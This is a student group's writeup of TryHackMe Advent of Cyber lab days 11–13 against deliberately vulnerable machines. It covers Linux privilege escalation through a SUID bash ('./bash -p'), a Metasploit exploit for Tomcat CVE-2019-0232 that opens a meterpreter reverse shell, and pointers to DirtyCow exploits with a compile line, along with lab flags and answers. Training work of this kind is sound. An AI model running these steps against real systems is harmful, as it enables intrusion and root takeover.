PSP0201

Week 4 Writeup

Group Name:

Woohoo

Members

ID	Name	Role
1211100312	CHAN HAO YANG	Leader
1211101506	LEONG JIA YI	Member
1211101961	CHAI DI SHENG	Member
1211101726	TAI JIN PEI	Member

Day 11: Networking The Rogue Gnome

Tools used: Kali Linux, Firefox,Terminal

Solution/walkthrough:

11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "*Day 1 - A Christmas Crisis*"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

Q1: What type of privilege escalation involves using a user account to execute commands as an administrator?

Answer: Vertical

Q2: You gained a foothold into the server via www-data account. You managed to pivot it to another account that can run sudo commands. What kind of privilege escalation is this?

Answer: Vertical

Q3: You gained a foothold into the server via www-data account. You managed to pivot it to Sam the analyst's account. The privileges are almost similar. What kind of privilege escalation is this?

Answer: Horizontal

Normally, executables and commands (commands are just shortcuts to executables) will execute as the user who is running them (assuming they have the file permissions to do so.) This is why some commands such as changing a user's password require `sudo` in front of them. The `sudo` allows you to execute something with the permissions as root (the most privileged user). Users who can use `sudo` are called "sudoers" and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).

Q4: What is the name of the file that contains a list of users who are a part of the sudo group?

Answer: sudoers

11.6. You Thought Enumeration Stopped at Nmap?

Wrong! We were just getting started. After gaining initial access, it's essential to begin to build a picture of the internals of the machine. We can look for a plethora of information such as other services that are running, sensitive data including passwords, executable scripts of binaries to abuse and more!

For example, we can use the find command to search for common folders or files that we may suspect to be on the machine:

- backups
- password
- admin
- config

Our vulnerable machine in this example has a directory called backups containing an SSH key that we can use for authentication. This was found via: `find / -name id_rsa 2> /dev/null`....Let's break this down:

- We're using `find` to search the volume, by specifying the root (`/`) to search for files named "**id_rsa**" which is the name for *private* SSH keys, and then using `2> /dev/null` to only show matches to us.

Can you think of any other files or folders we may want to *find*?

Q5: What is the Linux Command to enumerate the key for SSH?

Answer: find / -name id_rsa 2> /dev/null

Q6: If we have an executable file named find.sh that we just copied from another machine, what command do we need to use to make it be able to execute?

Answer: sh find.sh

11.10.2. Let's use Python3 to turn our machine into a web server to serve the *LinEnum.sh* script to be downloaded onto the target machine. Make sure you run this command in the same directory that you downloaded *LinEnum.sh* to: `python3 -m http.server 8080`

Q7: The target machine you gained a foothold into is able to run wget. What command would you use to host a http server using python3 on port 9999?

Answer: python3 -m http.server 9999

```
┌──(kali㉿1211101726)-[~]
└─$ nmap 10.10.192.135
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-29 22:43 EDT
Nmap scan report for 10.10.192.135
Host is up (0.21s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 26.02 seconds
```

First we used the command: nmap 10.10.192.135 to check the port number.

```
kali@1211101726: ~
File  Actions  Edit  View  Help
┌──(kali㉿1211101726)-[~]
└─$ tmux
```

We used the command: tmux, to enter multiplexer. A multiplexer allows you to run multiple terminal sessions at once.

```
kali@1211101726: ~ (on 1211101726)
File  Actions  Edit  View  Help
┌──(kali㉿1211101726)-[~]
└─$ ssh cmnatic@10.10.192.135
The authenticity of host '10.10.192.135 (10.10.192.135)' can't be established
.
ED25519 key fingerprint is SHA256:hUBCWd6O4fUKKG/W7Q/by9myXx/TJXtwU4lk5pqpmvc
.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.192.135' (ED25519) to the list of known hos
ts.
cmnatic@10.10.192.135's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Jun 30 02:40:30 UTC 2022

  System load:  0.72               Processes:           99
  Usage of /:   26.8% of 14.70GB   Users logged in:     0
  Memory usage: 8%                 IP address for ens5: 10.10.192.135
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

68 packages can be updated.
0 updates are security updates.


Last login: Wed Dec  9 15:49:32 2020
-bash-4.4$
```

We used the command: ssh cmnatic@MACHINE_IP to log in to the vulnerable machine.

```
┌──(kali㉿1211101726)-[~]
└─$ wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.
sh
--2022-06-29 23:02:23--  https://raw.githubusercontent.com/rebootuser/LinEnum
/master/LinEnum.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.11
0.133, 185.199.111.133, 185.199.109.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.1
10.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/plain]
Saving to: 'LinEnum.sh'

LinEnum.sh          100%[===================>]  45.54K  --.-KB/s    in 0.08s

2022-06-29 23:02:29 (579 KB/s) - 'LinEnum.sh' saved [46631/46631]
```

We used the command: wget <http://raw.github> to download the LinEnum script to our own machine.


After that, we used the command: python3 -m http.server 8080 to turn our machine into a web server to serve the LinEnum.sh script to be downloaded onto the target machine.

-m: to import a module or package for you, then run it as a script.


http.server: Python built-in module, which handles different types of HTTP methods like GET, POST, HEAD, and OPTIONS.

And on the target's server, we used the command: wget <http://Own_IP:PORT/file>

to download the LinEnum.sh onto the target machine.




We added the execution permission to LinEnum.sh on the vulnerable Instance using the command:
chmod +x LinEnum.sh



We executed LinEnum.sh on the vulnerable Instance using the command: ./LinEnum.sh

```
-bash-4.4$ find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/bin/fusermount
/bin/bash
/bin/ping
/snap/core/10444/bin/mount
/snap/core/10444/bin/ping
/snap/core/10444/bin/ping6
/snap/core/10444/bin/su
/snap/core/10444/bin/umount
/snap/core/10444/usr/bin/chfn
/snap/core/10444/usr/bin/chsh
/snap/core/10444/usr/bin/gpasswd
/snap/core/10444/usr/bin/newgrp
/snap/core/10444/usr/bin/passwd
/snap/core/10444/usr/bin/sudo
/snap/core/10444/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/10444/usr/lib/openssh/ssh-keysign
/snap/core/10444/usr/lib/snapd/snap-confine
/snap/core/10444/usr/sbin/pppd
/snap/core/7270/bin/mount
/snap/core/7270/bin/ping
/snap/core/7270/bin/ping6
/snap/core/7270/bin/su
/snap/core/7270/bin/umount
/snap/core/7270/usr/bin/chfn
/snap/core/7270/usr/bin/chsh
/snap/core/7270/usr/bin/gpasswd
/snap/core/7270/usr/bin/newgrp
```

To search the machine for executables with the SUID permission set, we used the command:: find /
-perm -u=s -type f 2>/dev/null



We searched the bin/file in GTFOBins, which is a website that lists a majority of applications that do such actions for us and we knew that bin/bash was the folder with SUID permission set.

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which bash) .

./bash -p
```

```
-bash-4.4$ whoami
cmnatic
-bash-4.4$ bash -p
bash-4.4# whoami
root
bash-4.4#
```

From https://gtfobins.github.io/gtfobins/bash/ , we used that command: ./bash -p to change to root.

```
bash-4.4# cat /root/flag.txt
thm{2fb10afe933296592}
```

We used the command: cat /root/flag.txt , and the flag appeared.

Q8: What are the contents of the file located at

/root/flag.txt? Answer: thm{2fb10afe933296592}

Thought Process/Methodology:

First we used the command: nmap 10.10.192.135 to check the port number. Second, we used the command: tmux, to enter multiplexer. Third, we used the command: ssh cmnatic@MACHINE_IP to log in to the vulnerable machine. Forth, we used the command: wget <http: /raw.github> to download the LinEnum script to our own machine. After that, we used the command: python3 -m http.server 8080 to turn our machine into a web server to serve the LinEnum.sh script to be downloaded onto the target machine. We added the execution permission to LinEnum.sh on the vulnerable Instance using the command: chmod +x LinEnum.sh. We executed LinEnum.sh on the vulnerable Instance using the command: ./LinEnum.sh. To search the machine for executables with the SUID permission set, we used the command:: find / -perm -u=s -type f 2>/dev/null. We searched the bin/file in GTFOBins, which is a website that lists a majority of applications that do such actions for us and we knew that bin/bash was the folder with SUID permission set. From https://gtfobins.github.io/gtfobins/bash/ , we used that command: ./bash -p to change to root. Finally, We used the command: cat /root/flag.txt , and the flag appeared.

<u>Day 12: Networking Ready, set,</u>

<u>elf.</u> Tools used: Kali Linux,


Firefox, Terminal

```
┌──(kali㉿1211101726)-[~]
└─$ nmap -Pn 10.10.190.129
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-30 04:45 EDT
Nmap scan report for 10.10.190.129
Host is up (0.21s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
8009/tcp open  ajp13
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 15.24 seconds
```

Solution/walkthrough:

We used the command: nmap -Pn MACHINE_IP to get port numbers.



We tried all the port numbers and only port 8080 which showed Apache Tomcat webpage.

Q1: What is the version number of the web server? Answer: 9.0.17

Show 15 Search: tomcat 9

Date	D	A	V	Title	Type	Platform	Author
2021-07-13			✗	Apache Tomcat 9.0.0.M1 - Cross-Site Scripting (XSS)	WebApps	Multiple	Central InfoSec
2021-07-13			✗	Apache Tomcat 9.0.0.M1 - Open Redirect	WebApps	Multiple	Central InfoSec
2020-11-13			✓	Apache Tomcat - AJP 'Ghostcat' File Read/Inclusion (Metasploit)	WebApps	Multiple	SunCSR
2020-02-20			✗	Apache Tomcat - AJP 'Ghostcat File Read/Inclusion	WebApps	Multiple	YDHCUI
2020-01-08			✗	Tomcat proprietaryEvaluate 9.0.0.M1 - Sandbox Escape	WebApps	Java	hantwister
2019-07-03			✓	Apache Tomcat - CGIServlet enableCmdLineArguments Remote Code Execution (Metasploit)	Remote	Windows	Metasploit

We went to website: https://www.exploit-db.com/exploits/49039 to look for vulnerabilities associated with the version number of that application.

Apache Tomcat - CGIServlet enableCmdLineArguments Remote Code Execution (Metasploit)

EDB-ID:	CVE:	Author:	Type:
47073	2019-0232	METASPLOIT	REMOTE

EDB Verified: ✓

Exploit: / {}

Platform:	Date:
WINDOWS	2019-07-03

Vulnerable App:

Q2: What CVE can be used to create a Meterpreter entry onto the machine? (Format: CVE-XXXX-XXXX)

Answer: CVE-2019-0232

```
┌──(kali㉿1211101726)-[~]
└─$ msfconsole -q
msf6 > search 2019-0232

Matching Modules
================

   #  Name                                          Disclosure Date  Rank
  Check  Description
   -  ----                                          ---------------  ----
  -----  -----------
   0  exploit/windows/http/tomcat_cgi_cmdlineargs  2019-04-10       excellent
  Yes    Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability


Interact with a module by name or index. For example info 0, use 0 or use exp
loit/windows/http/tomcat_cgi_cmdlineargs
```

We used the command: msfconsole -q to access and work with the Metasploit Framework.

Then we used the command: search 2019-0232 to exploit CVE-2019-0232

```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) >
```

We use command: use 0 and then we exploit into the window.

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > options

Module options (exploit/windows/http/tomcat_cgi_cmdlineargs):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:
                                         port[,type:host:port][ ... ]
   RHOSTS     10.10.190.129    yes       The target host(s), see https://gi
                                         thub.com/rapid7/metasploit-framewo
                                         rk/wiki/Using-Metasploit
   RPORT      8080             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing con
                                         nections
   SSLCert                     no        Path to a custom SSL certificate (
                                         default is randomly generated)
   TARGETURI  /                yes       The URI path to CGI script
   VHOST                       no        HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh,
                                        thread, process, none)
   LHOST     10.8.92.194      yes       The listen address (an interface ma
                                        y be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Apache Tomcat 9.0 or prior for Windows
```

```
msf6 > set rhosts 10.10.190.129
rhosts => 10.10.190.129
```

We used command: set rhosts MACHINE_IP to set the target we were attacking.

12.5. The Nitty Gritty

Whilst CGI has the right intentions and use cases, this technology can quickly be abused by people like us! The commonplace for CGI scripts to be stored is within the **/cgi-bin/** folder on a webserver. Take, for example, this **systeminfo.sh** file that displays the date, time and the user the webserver is running as:

12.8. It's Challenge Time

To solve Elf McSkidy's problem with the elves slacking in the workshop, he has created the CGI script: elfwhacker.bat

```
Not secure | 10.10.190.129:8080/cgi-bin/elfwhacker.bat

-------------------------------------------------------
Written by ElfMcEager for The Best Festival Company ~CMNatic
-------------------------------------------------------

Current time: 30/06/2022 10:24:14.72

-------------------------------------------------------
                 Debugging Information
-------------------------------------------------------
Hostname: TBFC-WEB-01
User: tbfc-web-01\elfmcskidy

-------------------------------------------------------
                  ELF WHACK COUNTER
-------------------------------------------------------

 Number of Elves whacked and sent back to work: 27590
```

From tryhakme, we knew that the CGI file is created at elfwhacker.bat. So we get in to CGI directory using the link:

http://10.10.190.129:8080/cgi-bin/elfwhacker.bat

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set targeturi /cgi-bin/el
fwhacker.bat
targeturi => /cgi-bin/elfwhacker.bat
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > run

[*] Started reverse TCP handler on 10.8.92.194:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Command Stager progress -   6.95% done (6999/100668 bytes)
[*] Command Stager progress -  13.91% done (13998/100668 bytes)
[*] Command Stager progress -  20.86% done (20997/100668 bytes)
[*] Command Stager progress -  27.81% done (27996/100668 bytes)
[*] Command Stager progress -  34.76% done (34995/100668 bytes)
```

We set targeturi using the command: set targeturi /cgi-bin/elfwhacker.bat , then we

run it.

```
meterpreter > shell
Process 1716 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\c
gi-bin>
```

After that, we used the command: shell , to run system commands on the host. By creating a shell on the remote host, we can run system commands as if it were our own PC.

```
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\c
gi-bin>type flag1.txt
type flag1.txt
thm{whacking_all_the_elves}
```

Finally, we used the command: type flag1.txt to get the flags.

****In the Windows Command shell, type is a built in command which displays the contents of a text file***

Q3: What are the contents of flag1.txt

Answer: thm{whacking_all_the_elves}

In order for the attack used as the example in this task to work, the options would be set like so:

- LHOST - *10.0.0.10* (our PC)
- RHOST - *10.0.0.1* (the remote PC)
- TARGETURI */cgi-bin/systeminfo.sh* (the location of the script)

Q4: What were the Metasploit settings you had to set?

Answer: LHOST,RHOSTS

Thought Process/Methodology:

First, we used the command: nmap -Pn MACHINE_IP to get port numbers. Second, we tried all the port numbers and only port 8080 which showed Apache Tomcat webpage. Third, we went to website: https://www.exploit-db.com/exploits/49039 to look for vulnerabilities associated with the version number of that application. Forth, we used the command: msfconsole -q to access and work with the Metasploit Framework. Then we used the command: search 2019-0232 to exploit CVE-2019-0232. We use command: use 0 and then we exploit into the window. After that, we used command: set rhosts MACHINE_IP to set the target we were attacking. From tryhakme, we knew that the CGI file is created at elfwhacker.bat. So we got in to CGI directory using the link: http://10.10.190.129:8080/cgi-bin/elfwhacker.bat. We set targeturi using the command: set targeturi /cgi-bin/elfwhacker.bat , then we run it. Besides that, we

used the command: shell to run system commands on the host. By creating a shell on the remote host, we can run system commands as if it were our own PC. Finally, we used the command: type flag1.txt to get the flags

Day 13: Networking Coal for Christmas

Tools used: Kali Linux, Firefox, Burp Suite Community Edition

Solution/walkthrough:

Q1: What old, deprecated protocol and service is running?

Answer: telnet

```
┌──(1211101506㉿kali)-[~]
└─$ nmap 10.10.134.32
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-30 05:49 EDT
Nmap scan report for 10.10.134.32
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
111/tcp open  rpcbind

Nmap done: 1 IP address (1 host up) scanned in 32.01 seconds
```

Run the nmap scan:nmap <machine_ip> .

Q2: What credential was left for you?

Answer :clauschristmas

```
┌──(1211101506㉿kali)-[~]
└─$ telnet 10.10.134.32                                                    130 ×
Trying 10.10.134.32 ...
Connected to 10.10.134.32.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas

We left you cookies and milk!

christmas login: ^CConnection closed by foreign host.
```

Connect to service with this command(telnet MACHINE_IP)

Q3: What distribution of Linux and version number is this server running?

Answer =Ubuntu 12.04

```
┌──(1211101506㉿kali)-[~]
└─$ ssh santa@10.10.134.32
The authenticity of host '10.10.134.32 (10.10.134.32)' can't be established.
ECDSA key fingerprint is SHA256:+zgKqxyYlTBxVO0xtTVGBokreS9Zr71wQGvnG/k2igw.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:4: [hashed name]
    ~/.ssh/known_hosts:5: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.134.32' (ECDSA) to the list of known hosts.
santa@10.10.134.32's password:
Permission denied, please try again.
santa@10.10.134.32's password:
                \ /
              ,,_ o _,,
                /o\
               /_\_\
              /_/_0_\
             /_o_\_\_\
            /_/_/_/_/o\
           /@\_\_\@\_\_\
          /_/_/O/_/_/_/_\
         /_\_\_\_\_\o\_\_\
        /_/0/_/_/_0_/_/@/_\
       /_\_\_\_\_\_\_\_\_\_\
      /_/o/_/_/@/_/_/o/_/0/_\
                [___]

Last login: Sat Nov 21 20:37:37 2020 from 10.0.2.2
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
$ uname -a cat /etc/issue
uname: extra operand `cat'
Try `uname --help' for more information.
$ uname -a
Linux christmas 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10 20:39:51 UTC 2012 x86_64 x86_64 x86_64 GNU/Linux
$ cat /etc/issue
HI SANTA!!!
```

Connect to the service with 'ssh santa@IP-Address' and the password is clauschristmas .Then, in order to find the distribution of Linux and version number , we should type 'cat /etc/*release'

Q4: Who got here first?

Answer :grinch

.

```
Last login: Sat Nov 21 20:37:37 2020 from 10.0.2.2
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
$ uname -a
Linux christmas 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10
20:39:51 UTC 2012 x86_64 x86_64 x86_64 GNU/Linux
$ cat /etc/issue
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas

We left you cookies and milk!

$ cat cookies_and_milk.txt
/**************************************************
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
//    - Yours Truly,
```

Enter “uname -a” and “cat /etc/issue”.Then, ‘cat cookies_and_milk.txt’ to find out what is in the file.

Q5: What is the verbatim syntax you can use to compile, taken from the real C source code comments?

Answer:gcc-pthread dirty.c -o dirty -lcrypt

> The perpetrator took half of the cookies and milk! Weirdly enough, that file looks like C code...
>
> That C source code is a portion of a kernel exploit called **DirtyCow**. Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel, taking advantage of a race condition that was found in the way the Linux kernel's memory subsystem handled the copy-on-write (COW) breakage of private read-only memory mappings. An unprivileged local user could use this flaw to gain write access to otherwise read-only memory mappings and thus increase their privileges on the system.
>
> You can learn more about the DirtyCow exploit online here: https://dirtycow.ninja/
>
> This **cookies_and_milk.txt** file looks like a modified rendition of a DirtyCow exploit, usually written in C. Find a copy of that original file online, and get it on the target box. You can do this with some simple file transfer methods like netcat, or spinning up a quick Python HTTP server... or you can simply copy-and-paste it into a text editor on the box!

Click the link and open it

- Home
- Twitter
- Wiki
- Shop

CVE-2016-5195 Like


Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel

View Exploit Details

Click ‘View Exploit’

Link	Usage	Description	Family
dirtyc0w.c	`./dirtyc0w file content`	Read-only write	/proc/self/mem
cowroot.c	`./cowroot`	SUID-based root	/proc/self/mem
dirtycow-mem.c	`./dirtycow-mem`	libc-based root	/proc/self/mem
pokemon.c	`./d file content`	Read-only write	PTRACE_POKEDATA
dirtycow.cr	`dirtycow --target --string --offset`	Read-only write	/proc/self/mem
dirtyc0w.c	`./dirtycow file content`	Read-only write (Android)	/proc/self/mem
dirtycow.rb	`use exploit/linux/local/dirtycow` and `run`	SUID-based root	/proc/self/mem
0xdeadbeef.c	`./0xdeadbeef`	vDSO-based root	PTRACE_POKEDATA
naughtyc0w.c	`./c0w suid`	SUID-based root	/proc/self/mem
